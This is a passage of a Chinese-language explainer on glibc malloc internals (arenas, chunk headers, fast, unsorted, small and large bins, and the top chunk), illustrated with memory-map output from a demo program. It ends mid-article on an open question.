sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread

Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
...
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/ptmalloc.ppt/mthre
ad$ cat /proc/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7e05000-b7e07000 rw-p 00000000 00:00 0
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$
```

在主线程 free 之后

在如下的输出结果中我们可以看出当分配的内存区域free掉时，其后的内存并不会立即释放给操作系统。分配的内存区域（1000B）仅仅是移交给了「glibc malloc」，把这段free掉的区域添加在了「main arenas bin」中（在「glibc malloc」中，空闲列表数据结构被称为「bin」）。随后当用户请求内存时，「glibc malloc」就不再从内核中申请新的堆区了，而是尝试在「bin」中找到空闲区块，除非实在找不到。

```
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread

Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
...
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/ptmalloc.ppt/mthre
ad$ cat /proc/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7e05000-b7e07000 rw-p 00000000 00:00 0
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$
```

在thread1 malloc 之前

在如下的输出中我们可以看见此时并没有 thread1 的堆段，但是其每个线程栈都已建立。

```
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread

Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
Before malloc in thread 1
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ cat /proc
/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7604000-b7605000 ---p 00000000 00:00 0
b7605000-b7e07000 rw-p 00000000 00:00 0          [stack:6594]
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$
```

在thread1 malloc 之后

在如下的输出结果中我们可以看出 thread1 的堆段建立在内存映射段区域 (b7500000 - b7521000，132KB)，这也表明了堆内存是使用 mmap 系统调用产生的，而非同主线程一样使用 sbrk 系统调用。同样地，尽管用户只请求了 1000B，1MB 的堆内存还是被映射到了进程地址空间。在这 1MB，只有 132KB 被设置了读写权限并成为该线程的堆内存。这段连续内存（132KB）被称为「 thread arena」。

> 注意：当用户请求超过 128KB 大小并且此时 「arena」 中没有足够的空间来满足用户的请求时，内存将通过使用 mmap 系统调用（不再是 sbrk）来分配而不论请求是发自「main arena」还是 「thread arena」。

```
ploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread
Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
Before malloc in thread 1
After malloc and before free in thread 1
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ cat /proc
/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7500000-b7521000 rw-p 00000000 00:00 0
b7521000-b7600000 ---p 00000000 00:00 0
b7604000-b7605000 ---p 00000000 00:00 0
b7605000-b7e07000 rw-p 00000000 00:00 0          [stack:6594]
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$
```

在thread1 free 之后

在如下的输出结果中我们可以看出 free 掉的分配的内存区域这一过程并不会把堆内存归还给操作系统，而是仅仅是移交给了「glibc malloc」，然后添加在了「thread arenas bin」中。

```
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread

Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
Before malloc in thread 1
After malloc and before free in thread 1
After free in thread 1
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ cat /proc
/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625     /home/sploitfun
/ptmalloc.ppt/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7500000-b7521000 rw-p 00000000 00:00 0
b7521000-b7600000 ---p 00000000 00:00 0
b7604000-b7605000 ---p 00000000 00:00 0
b7605000-b7e07000 rw-p 00000000 00:00 0          [stack:6594]
...
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$
```

Arena

Arena的数量

在如下的例子中，我们可以看见主线程包含「main arena」而thread 1包含它自有的「thread arena」。所以若不计线程的数量，在线程和「arena」之间是否存在一对一映射关系？当然不存在，部分极端的应用甚至运行比处理器核心的数量还多的线程，在这种情况下，每个线程都拥有一个「arena」开销过高且意义不大。因此，应用的「arena」数量限制是基于系统的核心数的。

```
For 32 bit systems:
     Number of arena = 2 * number of cores + 1.
For 64 bit systems:
     Number of arena = 8 * number of cores + 1.
```

Multiple Arena

举例而言：让我们来看一个运行在单核计算机上的32位操作系统上的多线程应用（4线程 = 主线程 + 3个用户线程）的例子。这里线程数量(4)大于核心数的二倍加一，因此在这种条件下，「glibc malloc」认定「multiple arenas」会被所有可用线

程共享。那么它是如何共享的呢？


- 当主线程第一次调用 malloc 时，已经建立的 「main arena」会被没有任何竞争地使用。
- 当 thread 1 和 thread 2 第一次调用malloc时，一块新的「arena」就被创建且会被没有任何竞争地使用。此时线程和「arena」之间有着一对一的映射关系。
- 当 thread3 第一次调用 malloc 时，「arena」的数量限制被计算出来。这里超过了「arena」的数量限制，因此尝试复用已经存在的「arena」(「Main arena 」或 Arena 1 或 Arena 2)。
- 复用：
    - 一旦遍历出可用arena」，就开始自旋申请该「arena」的锁。
    - 如果上锁成功（比如说「main arena」上锁成功），就将该「arena」返回用户。
    - 如果查无可用「arena」，thread 3 的 malloc 操作阻塞，直到有可用的「arena」为止。
- 当thread 3 第二次调用 malloc 时，malloc 会尝试使用上一次使用的「arena」（『main arena』）。当「main arena」可用时就用，否则 thread 3 就一直阻塞直至「main arena」被 free 掉。因此现在「main arena」实际上是被「main thread」和 thread 3 所共享。

Multiple Heaps


在「glibc malloc」中主要发现了3种数据结构： heap_info ——Heap Header—— 一个「 thread arena 」可以有多个堆。每个堆都有自己的堆 Header。为什么需要多个堆？ 每个「 thread arena 」都只包含一个堆，但是当这个堆段空间耗尽时，新的堆（非连续区域）就会被 mmap 到这个 「aerna」。 malloc_state ——Arena header—— 一个 「thread arena 」可以有多个堆，但是所有这些堆只存在「arena」 header 。「arena header 」包括的信息有：「bins」、「top chunk」、「last remainder chunk」…… malloc_chunk ——Chunk header—— 一个堆根据用户请求被分为若干「chunk」。每个这样的「chunk」都有自己的「chunk」 header。

> 注意：
>
> - 「Main arena」没有多个堆，因此没有「heap_info」结构。当「main arena」空间耗尽时，就拓展 sbrk 获得的堆段（拓展后是连续内存区域），直至“碰”到内存映射区为止。
> - 不像「thread arena」，「main arena」的「arena 」header不是 sbrk 获得的堆段的一部分，而是一个全局变量，因此它可以在 libc.so 的 数据段中被找到。

「main arena」和「thread arena」的图示如下（单堆段）：



「thread arena」的图示如下（多堆段）：




Thread Arena (with multiple heaps)

Chunk

堆段中能找到的「chunk」类型如下：

- Allocated chunk
- Free chunk
- Top chunk
- Last Remainder chunk

Allocated chunk




Allocated Chunk

prev_size：若上一个「chunk」可用，则此结构成员赋值为上一个「chunk」的大小；否则若上一个「chunk」被分配，此此结构成员赋值为上一个「chunk」的用户数据大小。 size：此结构成员赋值为已分配「chunk」大小，其最后三位包含标志(flag)信息。

- PREV_INUSE (P) – 置“1”表示上一个「chunk」被分配；
- IS_MMAPPED (M) – 置“1”表示这一个「chunk」是直接 mmap 申请的；
- NON_MAIN_ARENA (N) – 置“1”表示这一个「chunk」属于一个「thread arena」。

> 注意：
>
> - malloc_chunk 中的其余结构成员，如 fd、 bk 不用于已分配的「chunk」，因此它们被拿来存储用户数据；
> - 用户请求的大小被转换为可用大小（内部显示大小），因为需要一些额外的空间存储 malloc_chunk，此外还需要考虑对齐的因素。

Free chunk



Free Chunk

prev_size：两个空闲「chunk」不能毗连，而应合并成一个。因此前一个「chunk」和这一个空闲「chunk」都会被分配，此时 prev_size 中保存上一个「chunk」的用户数据。 size：该结构成员保存本空闲「chunk」的大小。 fd：Forward pointer ——指向同一「bin」中的下一个「chunk」（而非物理内存中下一块）。 bk：Backward pointer ——指向同一「bin」中的上一个「chunk」（而非物理内存中上一块）。

Bins

「bins」就是空闲列表数据结构。它们用以保存空闲「chunk」。基于「chunk」的大小，有下列几种可用「bins」：

- Fast bin
- Unsorted bin
- Small bin
- Large bin

保存这些「bins」的数据结构为：


fastbinsY：这个数组用以保存「fast bins」。 bins：这个数组用以保存「unsorted bin」、「small bins」以及「large bins」，共计可容纳 126 个：

- Bin 1——「unsorted bin」
- Bin 2 到 Bin 63 ——「small bins」
- Bin 64 到 Bin 126 ——「large bins」

Fast Bin

大小为 16 ~ 80 字节的chunk被称为「fast chunk」。在所有的「bins」中，「fast bins」在内存分配以及释放上有更快的速度。

- 数量——10
    - 每个「fast bin」都记录着一条free 「chunk」的单链表（称为「binlist」，采用单链表是出于「fast bins」中链表中部的「chunk」不会被摘除的特点），增删「chunk」都发生在链表的前端。——LIFO
- 大小——8字节递增
    - 「fast bins」记录着大小以 8 字节递增的「binlist」。也即，「fast bin」(index 0)记录着大小为 16 字节的「chunk」的 「binlist」、「fast bin」(index 1) 记录着大小为 24 字节的「chunk」的 「binlist」依次类推……
    - 指定「fast bin」中所有「chunk」大小均相同。
- 在 malloc 初始化过程中，最大的「fast bin」的大小被设置为 64 而非 80 字节。因为默认情况下只有大小 16 ~ 64 的「chunk」被分类为「fast chunk」。
- 不能合并—— 两个毗连的空闲「chunk」并不会被合并成一个空闲「chunk」。不合并可能会导致碎片化问题，但是却可以大大加速释放的过程！
- malloc(「fast chunk」)
    - 初始情况下「fast bin」最大内存容量以及指针域均未初始化，因此即使用户请求「fast chunk」，服务的也将是「small bin」 code而非「fast bin」code。
    - 当它非空后，「fast bin」索引将被计算以检索对应「binlist」。
    - 「binlist」中被检索的第一个「chunk」将被摘除并返回给用户。
- free(「fast chunk」)
    - 「fast bin」索引被计算以索引相应「binlist」。
    - free 掉的「chunk」将被添加在索引到的「binlist」的前端。




Fast Bin Snapshot

Unsorted Bin

当「small chunk」和「large chunk」被 free 掉时，它们并非被添加到各自的bin中，而是被添加在「unsorted bin」中。这种途径给予 「glibc malloc」重新使用最近 free 掉的「chunk」的第二次机会，这样寻找合适「bin」的时间开销就被抹掉了，因此内存的分配和释放会更快一点。

- 数量 ——1
    - 「unsorted bin」包括一个用于保存空闲「chunk」的双向循环链表（又名「binlist」）。
- 「chunk」大小——无尺寸限制，任何大小「chunk」都可以添加进这里。



Unsorted, Small and Large Bin Snapshot

mall Bin

大小小于512字节的「chunk」被称为「small chunk」，而保存「small chunks」的「bin」被称为「small bin」。在内存分配回收的速度上，「small bin」比「large bin」更快。

- 数量 ——62
    - 每个「small bin」都包括一个空闲区块的双向循环链表（也称「binlist」）。free 掉的「chunk」添加在链表的前端，而所需「chunk」则从链表后端摘除。——FIFO
- 大小——8 字节递增
    - 「small bin」 记录着大小以 8 字节递增的「bin」链表。也即，第一个「small bin」(Bin 2)记录着大小为 16 字节的「chunk」的「binlist」、「small bin」(Bin 3)记录着大小为24字节的「chunk」的「binlist」依次类推……
    - 指定「small bin」中所有「chunk」大小均相同，因此无需排序。
- 合并——两个毗连的空闲「chunk」会被合并成一个空闲「chunk」。合并消除了碎片化的影响但是减慢了 free 的速度。
- malloc（「small chunk」）
    - 初始情况下，「small bin」都会是 NULL，因此尽管用户请求「small chunk」，提供服务的将是 「unsorted bin」 code 而不是「small bin」 code。
    - 同样地，在第一次调用 malloc 期间，在 malloc_state 找到的「small bin」和「large bin」数据结构被初始化，「bin」都会指向它们本身以表

    示「binlist」为空。
  - 此后当「small bin」非空后，相应的「bin」会摘除「binlist」中最后一个「chunk」并返回给用户。
- free（「small chunk」）
  - 在free一个「chunk」的时候，检查其前或其后的「chunk」是否空闲，若是则合并，也即把它们从所属的链表中摘除并合并成一个新的「chunk」，新「chunk」会添加在「unsorted bin」链表的前端。

Large Bin

大小大于等于 512 字节的「chunk」被称为「large chunk」，而保存「large chunks」的「bin」被称为「large bin」。在内存分配回收的速度上，「large bin」比「small bin」慢。

- 数量——63
  - 每个「large bin」都包括一个空闲区块的双向循环链表（也称「binlist」）。free 掉的「chunk」添加在链表的前端，而所需「chunk」则从链表后端摘除。——FIFO
  - 超过 63 个「bin」之后
    - 前 32 个「bin」记录着大小以 64 字节递增的「bin」链表，也即第一个「large chunk」(Bin 65)记录着大小为 512 字节~ 568 字节的「chunk」的「binlist」、第二个「large chunk」(Bin 66)记录着大小为 576 字节到 632 字节的「chunk」的「binlist」，依次类推……
    - 后 16 个「bin」记录着大小以 512 字节递增的「bin」链表。
    - 后 8 个「bin」记录着大小以 4096 字节递增的「bin」链表。
    - 后 4 个「bin」记录着大小以 32768 字节递增的「bin」链表。
    - 后 2 个「bin」记录着大小以 262144 字节递增的「bin」链表。
    - 最后 1 个「bin」记录着大小为剩余大小的「chunk」。
  - 不像「small bin」，large bin中所有「chunk」大小不一定相同，因此各「chunk」需要递减保存。最大的「chunk」保存在最前的位置，而最小的「chunk」保存在最后的位置。
- 合并——两个毗连的空闲chunk会被合并成一个空闲「chunk」。
- malloc（「large chunk」）
  - 初始情况下，large bin都会是NULL，因此尽管用户请求「large chunk」，提供服务的将是「next largetst bin code」 而不是 「large bin code」。
  - 同样地，在第一次调用 malloc 期间，在 malloc_state 找到的「small bin」和「large bin」数据结构被初始化，bin都会指向它们本身以表示「binlist」为空。
  - 此后当「small bin」非空后，当最大「chunk」大小（在相应「binlist」中的）大于用户所请求的大小时，「binlist」就从顶部遍历到底部以找到一个大小最接近用户需求的「chunk」。一旦找到，相应「chunk」就会分成两块：
    - 「User chunk」（用户请求大小）——返回给用户。

    - 「Remainder chunk」（剩余大小）——添加到「unsorted bin」。
  - 当最大「chunk」大小（在相应「binlist」中的）小于用户所请求的大小时，尝试在「Next largest bin」中查到到所需的「chunk」以响应用户请求。「 next largetst bin code」会扫描「 binmaps」以找到下一个最大非空「bin」，如果这样的「bin「找到了，就从其中的「binlist」中检索到合适的「chunk」并返回给用户；反之就使用「top chunk」以响应用户请求。
- free（「large chunk」）——类似于「small chunk」。

Top Chunk

一个「arena」中最顶部的「chunk」被称为「top chunk」。它不属于任何「bin」。在所有「bin」中都没有合适空闲内存区块的时候，才会使用「top chunk」来响应用户请求。当「top chunk」大小比用户所请求大小还大的时候，「top chunk」会分为两个部分：

- 「User chunk」（用户请求大小）
- 「Remainder chunk」（剩余大小）

其中「Remainder chunk」成为新的「top chunk」。当「top chunk」大小小于用户所请求的大小时「top chunk」就通过sbrk（「main arena」）或mmap（「thread arena」）系统调用来扩容。

Last Remainder Chunk

最后一次 small request 中因分割而得到的 Remainder。「last remainder chunk」有助于改进引用的局部性，也即连续的对「small chunk」的 malloc 请求可能最终导致各「chunk」被分配得彼此贴近。

但是除了在一个 「arena」 里可用的的诸「chunk」，哪些「chunk」有资格成为「last remainder chunk」呢？

